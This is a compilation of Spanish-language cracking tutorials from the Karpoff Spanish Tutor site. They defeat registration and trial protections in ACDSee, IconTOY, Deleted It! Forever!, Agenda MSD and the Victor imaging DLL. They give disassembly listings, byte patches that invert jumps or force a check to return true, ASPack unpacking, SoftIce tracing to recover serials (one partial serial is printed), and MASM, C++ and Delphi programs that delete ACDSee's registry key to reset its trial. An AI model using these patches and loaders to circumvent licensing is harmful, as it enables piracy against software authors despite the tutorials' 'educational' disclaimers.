:10003239 7405 je 10003240
:1000323B 83F823 cmp eax, 00000023
:1000323E 7519 jne 10003259
```

"cmp eax, 00000005" compara eax con "00000005", si salta nos muestra la ventana del ExtensionCode, "cmp eax, 00000023", cumple la misma funciòn que el "00000005", pero salta si no son iguales "jne 10003259" (Jump Not Equals), pero el problema es que si salta y no estamos en evaluaciòn se produce un error. (compruebalo cambiando el appmode en el registro de windows por 50000000).

Voy a Colocar parte del codigo que vamos a modifcar para que lo observen:

```
Exported fn(): ?ShowNagDlg@CLicense@@QAEHPAH@Z - Ord:0028h
:100031F0 81EC1C070000 sub esp, 0000071C
:100031F6 53 push ebx
:100031F7 55 push ebp
:100031F8 56 push esi
:100031F9 57 push edi
:100031FA 8BBC2430070000 mov edi, dword ptr [esp+00000730]
:10003201 8BF1 mov esi, ecx
:10003203 C70700000000 mov dword ptr [edi], 00000000
* Reference To: License.?IsFirstRunAfterInstall@CLicense@@QAEHXZ
|
:10003209 E872FCFFFF call 10002E80 (esta es la que llama)
:1000320E 85C0 test eax, eax
:10003210 8BCE mov ecx, esi
:10003212 741D je 10003231 <--------------------|
* Reference To: License.?ShowWelcomeDlg@CLicense@@QAEHXZ |
|
:10003214 E847FDFFFF call 10002F60 |
:10003219 C70701000000 mov dword ptr [edi], 00000001 <--|

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:1000334F(C), :100033CF(C)
|
:1000321F 5F pop edi
:10003220 5E pop esi
```

```
:10003221 5D pop ebp
:10003222 B801000000 mov eax, 00000001
:10003227 5B pop ebx
:10003228 81C41C070000 add esp, 0000071C
:1000322E C20400 ret 0004
```

"call 10002F60" llama a la Nag de Bienvenida.

Lo que hay que hacer es cambiar "je 10003231" por "jmp 10003219"
para hacì no ir a las ventanas y saltar la llamada.

O Tambien se podria modificar "mov edi, dword ptr [esp+00000730]"
por un "JMP 1000321F", y saltamos las Nag y nos ahorramos el tiempo
en el cual el verificarìa todo que, es aproximadamente 1 segundo o 2.
Pero el Tiempo es ORO. Su explicaciòn de que no podemos colocar
el salto antes es:

```
Exported fn(): ?ShowNagDlg@CLicense@@QAEHPAH@Z - Ord:0028h
:100031F0 81EC1C070000 sub esp, 0000071C
:100031F6 53 push ebx -->(empuja valor a ebx)
:100031F7 55 push ebp -->(empuja valor a ebp)
:100031F8 56 push esi -->(empuja valor a esi)
:100031F9 57 push edi -->(empuja valor a edi)
:100031FA 8BBC2430070000 mov edi, dword ptr [esp+00000730]
:10003201 8BF1 mov esi, ecx
:10003203 C70700000000 mov dword ptr [edi], 00000000
* Reference To: License.?IsFirstRunAfterInstall@CLicense@@QAEHXZ
|
:10003209 E872FCFFFF call 10002E80 (esta es la que llama)
:1000320E 85C0 test eax, eax
:10003210 8BCE mov ecx, esi
:10003212 741D je 10003231
* Reference To: License.?ShowWelcomeDlg@CLicense@@QAEHXZ

:10003214 E847FDFFFF call 10002F60
:10003219 C70701000000 mov dword ptr [edi], 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:1000334F(C), :100033CF(C)
|
:1000321F 5F pop edi -->(pide el valor de edi)
:10003220 5E pop esi -->(pide el valor de esi)
:10003221 5D pop ebp -->(pide el valor de ebp)
:10003222 B801000000 mov eax, 00000001
:10003227 5B pop ebx -->(pide el valor de ebx)
:10003228 81C41C070000 add esp, 0000071C
:1000322E C20400 ret 0004
```

Los registros antes nombrado son necesarios para la ejecuciòn del
programa y ejecuciòn del "ret 0004", "sub esp, 0000071C" resta
a ESP para verificar si estamos en evaluaciòn, depues
"add esp, 0000071C" nos regresa a la evaluaciòn, mejor dicho
si se ejecuta solo el "ret 0004" estamos fuera de la evaluaciòn.

Si el cambio que ejecutamos es el que omite mas codigo (el que
nombre ahorita), no pasara a la lectura del registro de WelcomeNag,
es decir la lectura del programa sera màs rapida, y si borras
WelcomeNag del registro esta no sera creada.

Aunque se puede hacer uno màs limpio:

Podemos Modificar "je 10003231" como es el que verifica la informaciòn del appmode y pide el registro lo que se debe hacer es cambiarla "jne 10003214" para que continue y el valor de appmode=0,o mejor dicho appmode no existe, se cambia por un "JNE" (jump not equals) debido a que eax=eax, es un salto obligatorio,al cambiarlo por "JNE" salta cuando eax no sea igual a eax, como resultado continua en evaluaciòn; entramos en la llamada "call 10002E80" (muestra la nag) y se vee:

```
Exported fn(): ?IsFirstRunAfterInstall@CLicense@@QAEHXZ - Ord:001Dh
:10002E80 83EC08 sub esp, 00000008
:10002E83 56 push esi
:10002E84 8BF1 mov esi, ecx
:10002E86 8B460C mov eax, dword ptr [esi+0C]
:10002E89 85C0 test eax, eax
:10002E8B 7555 jne 10002EE2
:10002E8D 89442404 mov dword ptr [esp+04], eax
:10002E91 8D442408 lea eax, dword ptr [esp+08]
:10002E95 8D4C2404 lea ecx, dword ptr [esp+04]
:10002E99 50 push eax
:10002E9A 51 push ecx
:10002E9B 8B4E04 mov ecx, dword ptr [esi+04]

* Possible StringData Ref from Data Obj ->"WelcomeNag"
|
:10002E9E 6884410110 push 10014184
:10002EA3 C744241404000000 mov [esp+14], 00000004
:10002EAB E8000F0000 call 10003DB0
:10002EB0 85C0 test eax, eax
:10002EB2 741C je 10002ED0
:10002EB4 8B4E04 mov ecx, dword ptr [esi+04]
:10002EB7 8D542404 lea edx, dword ptr [esp+04]
:10002EBB 6A04 push 00000004
:10002EBD 52 push edx

* Possible StringData Ref from Data Obj ->"WelcomeNag"
|
:10002EBE 6884410110 push 10014184
:10002EC3 C744241001000000 mov [esp+10], 00000001
:10002ECB E800110000 call 10003FD0

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10002EB2(C)
|
:10002ED0 8B442404 mov eax, dword ptr [esp+04]
:10002ED4 85C0 test eax, eax
:10002ED6 7407 je 10002EDF
:10002ED8 C7460C01000000 mov [esi+0C], 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10002ED6(C)
|
:10002EDF 8B460C mov eax, dword ptr [esi+0C]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10002E8B(C)
|
:10002EE2 5E pop esi
```

:10002EE3 83C408 add esp, 00000008
:10002EE6 C3 ret

En " jne 10002EE2" se observa que salta si eax no es igual a eax, lo cambiamos por " je 10002EE2", ahora siempre vamos al ret y no nos muestra la welcomenag.

Realmente hace lo mismo que el del JMP que les habia nombrado pero es menos brusco.

OTRO PUNTE DE ATAQUE MAS (¿y cuantos son?):

Desarrollar una aplicaciòn con la cual siempre nos borre el registro:

No se puede hacer un injerto debido a que produce un error interno en el programa.

Para ensamblador: (MASM32) tamaño del ejecutable 2.50kb

```
.386
.model flat, stdcall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
include \masm32\include\advapi32.inc
includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\advapi32.lib

.data
Directorio db "Software\ACD Systems\ACDSee",0
File db "C:\Archivos de programa\ACD Systems\ACDSee\ACDSee.exe",0

.code
start:

push offset Directorio
push HKEY_LOCAL_MACHINE
call RegDeleteKey

push SW_SHOW
push offset File
call WinExec

push 0
call ExitProcess

end start
```

Para C++: (compilador en uso DevC++4) tamaño del ejecutable 4.50kb

```
#include <stdio.h>
#include <windows.h>

int main(int argc, char *argv[])
{
```

```
RegDeleteKey(HKEY_LOCAL_MACHINE,"software\\acd Systems\\acdsee\\");
WinExec("c:\\archivos de programa\\acd systems\\acdsee\\acdsee.exe",SW_SHOW);

return 0;
}
```

Para C++: (Compilador en uso DevC++4) tamaño del ejecutable 5kb (modo WinMain):

Màs Veloz que modo Consola

```
#include <windows.h>

int STDCALL
WinMain (HINSTANCE hInst, HINSTANCE hPrev, LPSTR lpCmd, int nShow)
{
RegDeleteKey(HKEY_LOCAL_MACHINE,"software\\acd Systems\\acdsee\\");
WinExec("c:\\archivos de programa\\acd systems\\acdsee\\acdsee.exe",SW_SHOW);

return 0;
}
```

Para Delphi: tamaño del ejecutable 150kb o màs

```
program Project2;

{$APPTYPE CONSOLE}

uses
SysUtils,Windows;
var
Key,Archivo:String;
begin

Key:='Software\ACD Systems\ACDSee';
Archivo:='C:\Archivos de programa\ACD Systems\ACDSee\ACDSee.exe';
RegDeleteKey(HKEY_LOCAL_MACHINE,PChar(Key));
WinExec(PChar(Archivo),SW_SHOW);

{ TODO -oUser -cConsole Main : Insert code here }
end.
```

LLEGAMOS AL FINAL

Bueno llegamos al final gracias a todos, a Numit Or, a +ORC, bueno gracias atodos, por que si no me voy en nombrar a todo el mundo.Gracias, Gracias; saludos a todos, es una lastima que Black Fenix dejo el negocio, pero eso es mentira uno siempre se regresa a las raices...

gohan@chevere.com.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: IconTOY v3.1 y Deleted It! Forever!

PROTECCION:	**Name / Serial**
Objetivo:	Encontrar los seriales válidos
Descripcion:	**IconTOY** está diseñado especialmente para extraer iconos (ICO, ICL, EXE, DLL, BMP) de cualquier archivo que los contenga. **Deleted It! Forever!** elimina definitivamente un archivo que nosotros deseemos borrar.
Dificultad:	Novato.
DOWNLOAD:	IconTOY aqui, Deleted It! Forever! aqui
Herramientas:	**W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 03/12/2001**

INTRODUCCION

Estas son utilerías muy bonitas, bueno, ni tanto, sin embargo, en lo que me compete únicamete he buscado y visto algunos de mis cientos de archivos con iconos que vienen de regalo en el Windows, y es que que haríamos sin ellos, para identificar a cierta aplicación, sin lugar a dudas son unos bonitos dibujos que nos identifican cada una de las aplicaciones que tenemos instaladas en nuestra PC.

En lo que respecta a Delete It! Forever! solo quiero decirles que lo he puesto como referencia debido a que este tipo de protección es igual es decir los programas tienen mucho en común en su protección y los autores son diferentes.

En esta protección, cómo verán la única herramienta que necesitamos es el W32DASM y nada más. Cómo ya verán seguiremos los pasos de la aplicación, bueno entonces vayamos...

AL ATAKE

Cómo en cada programa, vayamos a ver que mensaje de error nos dá, abrimos el programa IconTOY y ya que estamos en la ventana principal, vemos en la parte superior que hay un letra **"R"**, junto a ella está un **signo de interrogación y tres letras de World Wide Web**. Hacemos clic en la letra "R"egister y nos aparece una nueva ventana con el título About y con dos pestañas, una de About y otra de Registration y abajo los campos para ingresar nuestro **"Registration name"** y el **"Registration code"**, ingresamos los de siempre y damos clic en el botón **"Register!"** y nos aparece una nueva ventana diciéndonos **"Registration key error!"**, bueno entonces vayamos a desensamblar nuestro programa y una vez desensamblado nos vamos a las Reference Strings y buscamos la cadena y... empieza lo bueno...

:00486074 EB0A jmp 00486080

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00485FAC(C) **<= Vamos aqui...**
|

* Possible StringData Ref from Code Obj ->"Registration key error!"
|
:00486076 B838614800 mov eax, 00486138 **<= Aqui caemos**
:0048607B E80080FCFF call 0044E080

Vamos a ir a la dirección 00485FAC haciendo uso del botón Code Location en la barra de botones del W32DASM y vamos a ver esto...

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00485F26(C)
|
:00485F94 E913D6F7FF jmp 004035AC
:00485F99 EBF8 jmp 00485F93
:00485F9B A104E94800 mov eax, dword ptr [0048E904]
:00485FA0 E8B3FCFFFF call 00485C58 **<= Aqui se genera el serial...**
:00485FA5 803D00E9480001 cmp byte ptr [0048E900], 01 **<= Compara con 1 si no**
:00485FAC 0F85C4000000 jne 00486076 **<= Nos da el error**
:00485FB2 8D55F8 lea edx, dword ptr [ebp-08]
:00485FB5 8B45FC mov eax, dword ptr [ebp-04]

Vamos a entrar en la llamada a generar el serial, haciendo uso del botón CALL en la barra del W32DASM y vemos que en EAX ya se ha guardado nuestro serial...

* Referenced by a CALL at Addresses:
|:00485FA0 , :00486233 **<= Hay dos llamadas...**
|
:00485C58 55 push ebp
:00485C59 8BEC mov ebp, esp
:00485C5B 6A00 push 00000000
:00485C5D 33D2 xor edx, edx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00485BF0(C)
|
:00485C5F 55 push ebp
:00485C60 68CD5E4800 push 00485ECD
:00485C65 64FF32 push dword ptr fs:[edx]
:00485C68 648922 mov dword ptr fs:[edx], esp
:00485C6B 3D8CA6BA00 cmp eax, 00000000 **<= Compara EAX con este valor hex**
:00485C70 0F84B9010000 je 00485E2F
:00485C76 3D6A5A1300 cmp eax, 00000000 **<= Compara EAX con este otro valor hex**
:00485C7B 0F84AE010000 je 00485E2F
:00485C81 3DE0621300 cmp eax, 00000000 **<= y con este valor hex y con otros 44**
:00485C86 0F84A3010000 je 00485E2F

Los valores originales fueron reemplazados por estos ceros "00000000", para no hacerte la vida demasiado fácil y no tengas en cuenta los recordatorios de siempre...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Bueno vayamos al segundo programa, lo abrimos y ha cargado, vemos en el menú por algo que nos parezca familiar y encontramos lo siguiente bajo el menú **HELP > Register Me Now**, nos aparece una ventana que nos dice que ingresemos el serial bueno, ingresamos "19770424" y nos dice **"Wrong keycode. Please try**

again..", bueno vamos a desensamblar y buscamos esto en las Reference Strings... si ya lo hayamos doble clic sobre ella y nos vamos a...

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00497C3E(C)**<= Vamos aqui...**
|

* Possible StringData Ref from Code Obj ->"Wrong keycode. Please try again.."
|
:00497C6B B8607D4900 mov eax, 00497D60 **<= Aqui caemos...**
:00497C70 E8B355FAFF call 0043D228

Vamos a ir a 00497C3E con el botón Code Location y... aparecemos aqui...

* Possible StringData Ref from Code Obj ->"Please enter your keycode here.."
|
:00497C22 BAA47C4900 mov edx, 00497CA4

* Possible StringData Ref from Code Obj ->"Register Me.."
|
:00497C27 B8D07C4900 mov eax, 00497CD0
:00497C2C E85727FBFF call 0044A388
:00497C31 8B45FC mov eax, dword ptr [ebp-04]

* Possible StringData Ref from Code Obj ->"XXXx" **<= Aqui debe aparecerte el serial bueno**
|
:00497C34 BAE87C4900 mov edx, 00497CE8
:00497C39 E88AC1F6FF call 00403DC8 **<= Entramos aqui...**
:00497C3E 752B jne 00497C6B **<= Aqui caemos**
:00497C40 8B1590624A00 mov edx, dword ptr [004A6290]
:00497C46 8B12 mov edx, dword ptr [edx]
:00497C48 8D45F8 lea eax, dword ptr [ebp-08]

Al entrar en la llamada vemos que el programa compara nuestro serial malo con la palabra XXXx **(Nota: XXXx no es un serial válido fué omitido)**, si no coinciden sale y va al error, sino continua y crea un archivo de nombre **"reggycode"** en el directorio de la aplicación... y así como esta puedes encontrar más aplicaciones en Igosaur con la diferencia que los seriales o palabras claves son distintas.

* Possible StringData Ref from Code Obj ->"reggycode"
|
:00497C4B B9F87C4900 mov ecx, 00497CF8
:00497C50 E8AFC0F6FF call 00403D04
:00497C55 8B55F8 mov edx, dword ptr [ebp-08]
:00497C58 8BC3 mov eax, ebx
:00497C5A 8B08 mov ecx, dword ptr [eax]
:00497C5C FF5164 call [ecx+64]

* Possible StringData Ref from Code Obj ->"Thank you for registering.."
|
:00497C5F B80C7D4900 mov eax, 00497D0C
:00497C64 E8BF55FAFF call 0043D228
:00497C69 EB0A jmp 00497C75

Bueno así hemos conseguido extraer los seriales válidos para estas dos herramientas, ahora lo mismo de siempre, seguramente me dirás que ya sabes "que tienes que comprar el programa si me gusta", no es precisamente por eso, sino que así contribuyes a que tu conciencia esté tranquila.

Ya por último saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE y a todos los crackers hispanohablantes.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa	**Agenda MSD v. 2.5**

PROTECCION:	Name / Serial.		
Descripcion:	Agenda Electronica.		
Dificultad:	Inexistente.		
DOWNLOAD:	http://www.msdsoft.com		
Herramientas:	W32dasm, SoftIce, File Inspector, Procdump, Uedit y UnAspack.		
CRACKER:	**Asterion**	**FECHA:**	02/01/2002

INTRODUCCION

Saludos a todos los que como yo se inician en el mundo del cracking, este es mi primer tutorial asi que espero contribuir en algo a ayudar a los que aun se sienten "perdidos en el espacio", Aunque yo me siento asi la mayor parte del tiempo.

Analizaremos este programa con la tecnica del Listado Muerto, en el PRIMER ATAQUE y en "LIVE" en el SEGUNDO ATAQUE. Les recomiendo leer lo mas posible sobre assembly, conocer por lo menos un poco de un lenguaje de programacion ademas del antes mencionado y practicar, practicar y practicar un poco mas...

ESTE TUTORIAL FUE ESCRITO SOLO PARA USO EDUCACIONAL

Pongo eso solo por siacaso y por que lo he visto en otros tutoriales ;-)


AL ATRAKE

PRIMER ATAQUE a parchar se ha dicho...

Como primer paso Instalemos el programita, ejecutemoslo y ... %&$¨Ç*^ Una Gran Nag nos recibe para informarnos sobre la Agenda y nos pide nuestra colaboracion en Dolares. Quizas en otro momento.


Luego de un pequeño manoseo para saber que cosas puede hacer y donde se encuentra la ventanita de registro (Mantenimiento/ Desbloquear el programa)... Uy que seguro es este programa!! 24 caracteres en la clave de registro!!! empiezo a pensar que mas facil sera parcharlo que sacar el serial valido (aunque no necesariamente como veremos mas tarde).

Bueno Ahora si. Analicemos el programa con el file inPEctor.



Aja!! Empacado, no importa para eso tenemos el Procdump, buscamos en Unpack el empacador Aspack 108.4, seleccionamos el ejecutable en cuestion y YA..... no....Que? se colgo. Luego de tratar varias veces y con sus variantes no consegui nada, asi que lo tendre que hacer a mano :-(. Pero voy a hacer el ultimo intento. Ejecuto el UnAspack (una joyita para estos menesteres), selecciono el ejecutable y... Este si lo logro. Nada menos que de 1.9 Mb a 4.7 Mb

Ahora desensamblemoslo. Que rapido! para ser 4.7Mb Pero no aparecen las StringRef, y tampoco aparece el codigo, solo hasta la cabecera. Uhmm..... otro Uhmm..... pero si ya lo habiamos desempacado..... Uhmm, a ver veamos como estan sus valores en en PE Editor del Procdump...



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
CODE	002AF000	00001000	002AE800	00000400	C0000040
DATA	00007000	002B0000	00006200	002AEC00	C0000040
BSS	0000C000	002B7000	00000000	002B4E00	C0000040
.idata	00004000	002C3000	00003600	002B4E00	C0000040
.tls	00001000	002C7000	00000000	002B8400	C0000040
.rdata	00001000	002C8000	00000200	002B8400	C0000040

Fijemonos un momento en el campo Characteristics del Name CODE. C0000040h osea que: no hay codigo, no se pueden escribir datos ni compartir datos (leer los textos de nuMIT_or sobre "Descabezando archivos ejecutables portables") Asi que lo cambiaremos a E0000020h, click derecho sobre la seccion CODE y luego Edit Section.

Con Esto sera suficiente, Ahora desensamblemoslo. esto si que esta demorando, no es para menos con 4.7Mb de ejecutable, me voy a tomar un cafe y a ver television. Por fin lo guardamos y comenzamos a buscar StringRef que nos parezcan conocidas, como esta que esta aca "El programa no se ha registrado correctamente bla, bla, bla.

```
:00687632 50                      push eax
:00687633 8D55F8                  lea edx, dword ptr [ebp-08]
:00687636 8B83F0020000            mov eax, dword ptr [ebx+000002F0]
:0068763C E8B7E7DBFF              call 00445DF8
:00687641 8B45F8                  mov eax, dword ptr [ebp-08]
:00687644 5A                      pop edx
:00687645 E8425BF3FF              call 005BD18C
:0068764A E8815CF3FF              call 005BD2D0
:0068764F 84C0                    test al, al
:00687651 741A                    je 0068766D
:00687653 B101                    mov cl, 01

* Possible StringData Ref from Code Obj ->"Enhorabuena, el programa ha sido "
                                       ->"registrado satisfactoriamente"
                                  |
:00687655 BA04776800              mov edx, 00687704
:0068765A 33C0                    xor eax, eax
:0068765C E8D769F0FF              call 0058E038
:00687661 C7833402000001000000    mov dword ptr [ebx+00000234], 00000001
:0068766B EB54                    jmp 006876C1

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00687651(C)
|
:0068766D 8D45F4                  lea eax, dword ptr [ebp-0C]
:00687670 50                      push eax
:00687671 8D45E8                  lea eax, dword ptr [ebp-18]
:00687674 E887E6F1FF              call 005A5D00
:00687679 8B45E8                  mov eax, dword ptr [ebp-18]
:0068767C 8945EC                  mov dword ptr [ebp-14], eax
:0068767F C645F00B                mov [ebp-10], 0B
:00687683 8D55EC                  lea edx, dword ptr [ebp-14]
:00687686 33C9                    xor ecx, ecx

* Possible StringData Ref from Code Obj ->"El programa no se ha registrado "
                                       ->"correctamente. Compruebe que los "
                                       ->"datos introducidos coinciden exactamente "
                                       ->"con los suministrados por %s para "
                                       ->"el registro del programa."
                                  |
```

Que interesante, la cadena de texto anteriormente dicha esta bastante cerca de la que nos anuncia el exito en el registro. Ok observen ese saltito en **00687651 je 0068766D** que nos manda directamente al mensaje de error, el cual depende de el "testeo" en **0068764F**.

A ver, si fueramos poco inteligentes cambiariamos el **je** (salta si es equivalente) por un **jne** (salta si no es equivalente) por una sencilla razon, solo lograriamos que luego de meter el serial incorrecto nos saldria la ventanita de felicitaciones pero no estariamos registrados. El verdadero registro o comprobacion se produce en la call que se encuentra inmediatamente antes del "testeo" osea en **0068764A.** Esta call es llamada por varias rutinas que se encargan de verificar si el programa esta registrado o no, para darle todas las facilidades del caso. Por eso es que cambiando el salto no logramos nada.

Ok que hacemos entonces, debemos saber cual es el valor que devuelve luego de la call osea el valor que tiene **al** al momento de hacer el testeo. Abri el SoftIce y puse un Bpx en la direccion del test y observe los valores que lleva **al**, 0 y 0. En otras palabras 0 es cuando no esta registrado y 1 cuando si lo esta, asi que trataremos de que la call nos mande el valor de 1 a la fuerza!!!. Alla vamos, abramos nuevamente el W32Dsm, entramos en la call y caemos en:

005BD2D0 55 push ebp Offset= 1bc6d0
005BD2D1 8BEC mov ebp, esp Offset= 1bc6d1 (Estas son las dos 1ras lineas)

Solo por siacaso el Offset no sale en el desensamblador al costadito como aqui sino abajo (W32Dsm) pero yo lo pongo alli para que lo veas claro. Aqui pondremos el parche, pondremos:

005BD2D0 B001 mov al, 01 Offset= 1BC6D0
005BD2D1 c3 ret Offset= 1BC6D1

Los numeros en amarillo, que son la instruccion en Hexadecimal los sacas usando el debuger del W32Dsm, en Debug/ Load Process/ Load y se abren dos ventanitas mas, presionamos Goto Address, ponemos la direccion en la que vamos a poner el parche y pulsamos Ok. Una vez que lo tenemos en pantalla pulsamos sobre Patch Code y en "Enter New Instruction Below" ponemos la nueva instruccion osea por ejemplo: **mov al,01** luego Enter, y tenemos el parche, Osea el **B001**, Antes quiero advertirles que deben cambiarse siempre el mismo numero de bytes que encuentras Asi que pongan atencion: en 005BD2D0 esta el 55, Osea 1 byte, Luego en 005BD2D1 el 8BEC que son 2 bytes. sumados son **3** bytes. Y que coincidencia B001 y C3 son tambien 3 bytes!! Que bien, pues hagamoslo. Abrimos el UltraEdit y en la copia del programa atacado que ya debes haber creado (siempre trabaja en una copia) modificamos los Offsets arriba indicados, introducimos los cambios tambien mencionados anteriormente y guardamos.

Haber ejecutemos la copia y... Que veo Programa Registrado, y nisiquiera tuve que ponerle los datos ni un numero de serie (aunque sea falso).

Bueno no importa, **PROGRAMA CRACKEADO**

Pd. algo curioso: en "programa registrado a nombre de.." sale "CCCCCCCC" si alguien averigua porque hagamelo saber que ya no quiero saber mas de este programa.

SEGUNDO ATAQUE obtener el serial...

Luego de haber Desempacado el Ejecutable como se indica en el PRIMER ATAQUE, cargamos el SoftIce y Seleccionamos el Ejecutable de la Agenda, luego volvamos a sacar la ventanita donde se pone el serial.

En ella indica que debemos poner nuestro nombre, "que debe ser compuesto y de por lo menos 8 caracteres". Luego de probar un ratito, descubrimos que son 8 minimo incluido el espacio. Bueno le pondremos: asterion 10, y en el campo del serial, algo facil de encontrar: 1010-1010-1010-1010-1010-1010. Luego pongamos Un Bpx en la funcion: hmemcpy para lograr la interrupcion. Damos click en Aceptar y Ya estamos en el SoftIce.

Comencemos a teclear F12 (el cual ejecuta todas las sentencias que le siguen incluyendo el primer ret que encuentre) hasta que estemos dentro del codigo de la AgendaMSD. Ahora borremos el breakpoint en hmemcpy, y ponemos uno nuevo en la Call que mencionamos en al primer ataque, osea en **0068764A,** luego tecleamos Ctrl-D para salir del Softice y entrar nuevamente a el, pero en la direccion de la Call. Entremos en ella (F8) y comenzemos a tracear (F10) digitando de vez en cuando D EAX para conocer los valores de eax en las diferentes partes del codigo.

Bueno eso es todo, ya que luego de tracear un buen rato, a veces saltando (G direccion) para evitar un bucle y a veces entrando a otra call y a veces saliendo, nos encontraremos en la ventana de datos, por alli en alguna parte... con el serial correcto. No sera muy dificil ya que es la unica cadena de texto de 24 caracteres que anda por alli (excepto por el serial falso que pusimos).

Para: asterion 10 el serial es: d3m4 - 3PF8 - 7SB4 - xxxx - xxxx - xxxx los demas sacalos tu...

Ah, y ten cuidado ya que la rutina de verificacion reconoce la diferencia entre MAYUSCULAS y minusculas.

DESPEDIDA

Como dije al principio, este es mi primer tutorial y debo agradecer a mi gran amigo eSqUiZo por pasarme las primeras copias sobre cracking que leí (ESTADO+PORCINO), a mi mejor amiga LUANA por enseñarme a analizar las entrañas de este Sistema Operativo, y a mi compañera de todos los caminos **Tatiana,** que nunca dejo de darme su apoyo y su amor.

Gracias tambien a todos los Crackers que lamentablemente solo conozco por sus tutoriales. Cualquier duda, comentario o critica al mail que abajo aparece. Hasta la proxima!!

ASTERION

Email: asterion10@hotmail.com

"El mundo real, finalmente, se convertira en ficción"

Nietzsche

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002	
Programa:	**Victor Image Processing Library v5.3e**

PROTECCIÓN:	Limite de Tiempo		
Descripción:	Librería DLL para tratamiento de imágenes (principalmente visualización y conversión)		
Dificultad:	Newbie (2 minutos :-))		
DOWNLOAD:	http://www.catenary.com/download/vic5e.html		
Herramientas:	Un cerebro, W32dasm, Editor Hexadecimal		
CRACKER:	zerU	**FECHA:**	27/01/2002

INTRODUCCIÓN

Iba yo buscando alguna cosa tipo ActiveX o DLL para añadir a un programita mío el poder guardar imágenes en JPEG (para ahorrar espacio) cuando me encontré con esta librería, con una excelente documentación sobre cómo pasar de BMP a JPEG. Y, como además funcionaba, decidí bajar la versión de evaluación. Pero entonces veo que caduca el 28 de febrero, y como para entonces no habré terminado el programa, vi que habría que hacer algún arreglo a la librería... ;-)

AL ATAKE

Bueno, esto te va a llevar un minuto... Primero abres el W32dasm y desensamblas el fichero de la DLL (vic32.dll). Una vez ha terminado, abres las String References, en el menú Refs. Allí, simplemente buscas alguna cadena de texto que diga algo así como "Evaluation Time Expired". Y eso mismo es lo que pone, así que haces doble click encima de esa referencia y aterrizas en una zona en la que, más o menos, pone esto:

```
:60CB0515 FF15B8B0CB60    Call dword ptr [60CBB0B8]
:60CB051B 8BD8            mov ebx, eax
:60CB051D E888000000      call 60CB05AA  <-- Llamada que revisa la fecha
:60CB0522 3BC7            cmp eax, edi  <-- Compara el resultado
:60CB0524 7517            jne 60CB053D  <-- Salta si no es igual
:60CB0526 56              push esi

* Possible StringData Ref from Data Obj ->"Evaluation Time Expired"
                          |
:60CB0527 683002CC60      push 60CC0230  <-- Aparecemos aquí. Si el programa
:60CB052C 683801CC60      push 60CC0138  llega aquí... MUY MAL! Todo
:60CB0531 56              push esi       lo marcado en verde alga (?) es
                                         la parte "jódete!"
* Reference To: USER32.MessageBoxA, Ord:01C3h
                          |
```

```
:60CB0532 FF1518B2CB60    Call dword ptr [60CBB218]
:60CB0538 8975FC          mov dword ptr [ebp-04], esi
:60CB053B EB63            jmp 60CB05A0

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:60CB0524(U)
|
